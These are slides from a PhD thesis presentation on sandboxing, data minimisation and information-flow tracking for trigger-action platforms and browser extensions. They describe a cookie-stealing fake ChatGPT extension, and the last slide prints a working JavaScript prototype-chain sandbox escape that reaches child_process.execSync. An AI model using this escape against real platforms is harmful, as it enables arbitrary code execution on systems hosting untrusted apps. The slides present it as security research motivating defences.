

Language-Based Security and Privacy in Web-driven Systems

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PhD Thesis Presentation

August 29, 2024



Web-driven systems

- Security and privacy concerns
 - Complex nature
 - Large user base
 - Heavy dependence on *third-party* modules



Web-driven systems



- Security and privacy concerns
 - Complex nature
 - Large user base
 - Heavy dependence on *third-party* modules
- Focus of this thesis:
 - Trigger-action platforms
 - Browser extensions



Trigger-Action Platform (TAP)

- Connecting otherwise unconnected services and devices
- **Trigger** event comes, app performs an **Action**

 zapier




 Node-RED

IFTTT




Trigger-Action Platform (cont.)

- Person-in-the-middle
- End-user programming
 - Users can create and publish apps
 - Most apps by *third parties*
- Popular JavaScript-driven TAPs
 - **IFTTT** and **zapier*** (proprietary)
 -  **Node-RED** (open-source)

by  alexander

Maintainers

- knolleary
- dceejay



IFTTT

>27M users

>1B apps per month


>800 partner services

Smart water utility


- A Node-RED application targeting SCADA systems
 - Read values from tanks
 - Start and stop pumps
 - Provide alarming



```
var tankLevel = global.get("tank1Level");
var pumpMode = global.get("pump1Mode");
var pumpStatus = global.get("pump1Status");
var tankStart = global.get("tank1Start");
var tankStop = global.get("tank1Stop");
if (pumpMode === true && pumpStatus === false &&
    tankLevel <= tankStart){
    // message to start the pump
}
else if (pumpMode === true && pumpStatus === true
    && tankLevel >= tankStop){
    // message to stop the pump
}
```





Need for fine-grained access control
by secure **sandboxing** in TAPs



Movie recommendation

- An IFTTT application suggesting a random movie to watch
 - Based on user's watch history (*privacy-sensitive*)
 - Fetching all data attributes from input services



{[Oppenheimer, 2023],
[Tenet, 2020],
[Interstellar, 2014],
[Inception, 2010]}

Need for fine-grained
data minimization in TAPs

```
let index = Math.floor(Math.random() * Trakt.recommendedMovies.length)
Notifications.setMessage(
  "Let's watch: " + Trakt.recommendedMovies[index].MovieTitle)
```

Browser extensions

- Boosting and personalizing browsing experience
 - Users can create and publish apps
 - Most apps by *third parties*
 - Powerful to access user data and modify web pages
- Google Chrome
 - 65% market share
 - >120K extensions on Chrome Web Store
 - Top 30 extensions: >900M downloads



FakeGPT extension


- Fake AI-assistant **ChatGPT** hijacks **Facebook** accounts
 - Accessing **all cookies** by "permissions": {cookies}
 - Stealing cookies from active sessions for Facebook
 - Compromised accounts into bots for likes and comments



- The Store's policy

– Explicitly detail *collection methods, usage purposes, and any third-party recipients* of user data — subject to *removal otherwise*

- Review process before release




Facebook session cookies




Need for **tracking** browser-specific sensitive data flows in extensions

Thesis structure


Sandboxing



Data Minimization



Information-Flow Analysis



 Practical Tool

 Trigger-Action Platforms


 Formalization

 Browser Extensions


 Information Flow Policies

Thesis structure


Sandboxing



Data Minimization




Information-Flow Analysis




SandTrap: Securing JavaScript-driven Trigger-Action Platforms, Ahmadpanah, Hedin, Balliu, Olsson, Sabelfeld, *USENIX Security 2021*
Securing Node-RED Applications, Ahmadpanah, Balliu, Hedin, Olsson, Sabelfeld, *LNCS 13066, 2021*

TAP architecture


Zapier and Node-RED:
single-tenant


Threat model: 
Malicious app maker




TAP architecture (cont.)

IFTTT:
multi-tenant

Threat model: 
Malicious app maker



Sandbox breakout




©TechAdvisory

- Using *prototype chain* in JS

```
function stack() { new Error().stack; stack(); }  
try { stack(); } catch (e) {  
  e.constructor.constructor('return process')().mainModule  
    .require('child_process').execSync('echo pwned!'); }  
}
```

